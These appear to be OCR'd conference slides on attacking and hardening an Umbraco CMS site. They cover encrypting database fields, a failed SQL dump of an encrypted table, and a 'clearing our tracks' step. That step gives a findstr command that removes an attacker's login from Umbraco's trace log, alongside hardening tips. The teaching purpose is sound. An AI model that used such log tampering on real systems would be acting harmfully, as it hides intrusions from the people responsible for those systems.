
- Encrypt data in .NET before storing it in your database

```
if (requiresEncryption)
{
    if (!String.IsNullOrEmpty(Body))
    {
        Body = Security.Encrypt(Body);
    }
}
```

- Decryption only possible via C#-code

```
// Decrypt some values if the e-mail is encrypted
if (e.isEncrypted)
{
    e.body = Security.Decrypt(e.body);
}
```







Level 3
Privilege escalation

# SQL Injection is useless

- `SELECT * FROM [SecretInfoTable]`

| | id | firstname | email | social_security_number | your_biggest_secret1 | a_long_sec |
|---|---|---|---|---|---|---|
| 1 | 1 | VgWFQoDo3Ee... | xq+RDsVP2ECCsKHkOHXNJQ... | rKsY26meOES2UIHk0G9fSg==:WB3+GLSWDfKSJ9I7N/uXMzbC... | JjcoQiwGpEuM2aYijhjo... | NULL |
| 2 | 2 | 56UEBi4+LUCh... | 1Zh8oGZiGkuqIPu2GNM5sQ=... | z/0yrVUhIEOO7H94+QkqiA==:5C3AHuhtiz9I1BOtoIJgyZbErKmoiO... | NRYbMoMWY0aNaPW... | NULL |
| 3 | 3 | I1S21uKBu0Gq... | OIPvAPTsQEqUeJLHBgFGLQ... | LZLKCP2Adk6P8ouLP3ZNCw==:YX1OnB2SFUdsFRBWVsndaJM... | QeVPFKL9mUqiWNIGU... | NULL |
| 4 | 4 | Z8GNsgvqU0+0... | jOOSGjwXok6wnPtbph7dRA==... | ul7EmkRNVkyXAuAlh57/XA==:maAzDJnx6Nb5FFO0GwwxO5AOS... | Ltz01KKVeEe/8x0DYOJ... | NULL |
| 5 | 5 | Di3aC4BXrUCO... | Ncsf1UPpUk64vS0QnD9rAg=... | 6fopMqFTnUOyNL4gbYNo8g==:KMXR9dYbGu/3zVQP9cej/bpxtW... | GCV/vvD5R0upAU2VZ... | NULL |
| 6 | 6 | nzHtttZlqkiW5K... | TuA812ChT06PS5PhoYBzng=... | Hp3jvPlgakaAvJTQBw3WVw==:jBIRGYsTHxNp6tzyoNS48jLP8SF... | cB6yr+Jg+UObut+348c... | NULL |
| 7 | 7 | 0376/zsqOESfz... | cbitvPqYV0GgMXQoHZ0Rfg=... | gD7m3nyFTkmR94w8QzADeg==:Qi5j4CyXs3dqWxWwWRY1RTe... | E0J4rK5FDU2qldZbtMQ... | NULL |
| 8 | 8 | RPiM3dN+jESO... | GQE3qZ7lLkixauzjxJpKWg==:1... | ke/Z6y1Vnk6WxY2nq98y2g==:Clb3zqXqeCjN02z1s+GlT3mEKfX3F... | 2r4wG49rTkmaL+hWA... | NULL |





Level 3
Privilege escalation

# Mission 3: Accomplished

- Gain access to Umbraco
- Extracted the data from the database


LEVEL 1

Footprint & Identification



LEVEL 2

Getting into Umbraco





LEVEL 3

Privilege escalation

LEVEL 4

Clearing our tracks



Level 4

# Clearing our tracks

# Mission 4.1

- Goal: Remove our presence on the filesystem
- Approach: Clearing every trace we've made with our name on it on the webserver

Level 4
Clearing our tracks


# Some forensics

- Umbraco registers all login attempts to your website

# Some forensics

- /App_Data/Logs

```
2018-05-15 14:32:21,783 [P31344/D2/T17] INFO  Umbraco.Core.Security.BackOfficeSignInManager -
                Event Id: 0, state: Login attempt succeeded for username evillogin@perplex.nl from IP address 127.0.0.1
2018-05-15 14:32:21,783 [P31344/D2/T17] INFO  Umbraco.Core.Security.BackOfficeSignInManager -
                Event Id: 0, state: User: evillogin@perplex.nl logged in from IP address 127.0.0.1
```



Level 4
Clearing our tracks

# Cleanup the files on disk

- In the command line

```
D:\>findstr /V /R “evillogon@perplex.nl"
UmbracoTraceLog.MyMachine.original.txt >
UmbracoTraceLog.MyMachine.cleaned.txt
```

## <!— Hardening tip 8-->



**Do not store logs only on disk which can be easily edited by the website-user**

**Store it in the Windows Event Viewer**

## <!— END Hardening tip 8 -- >

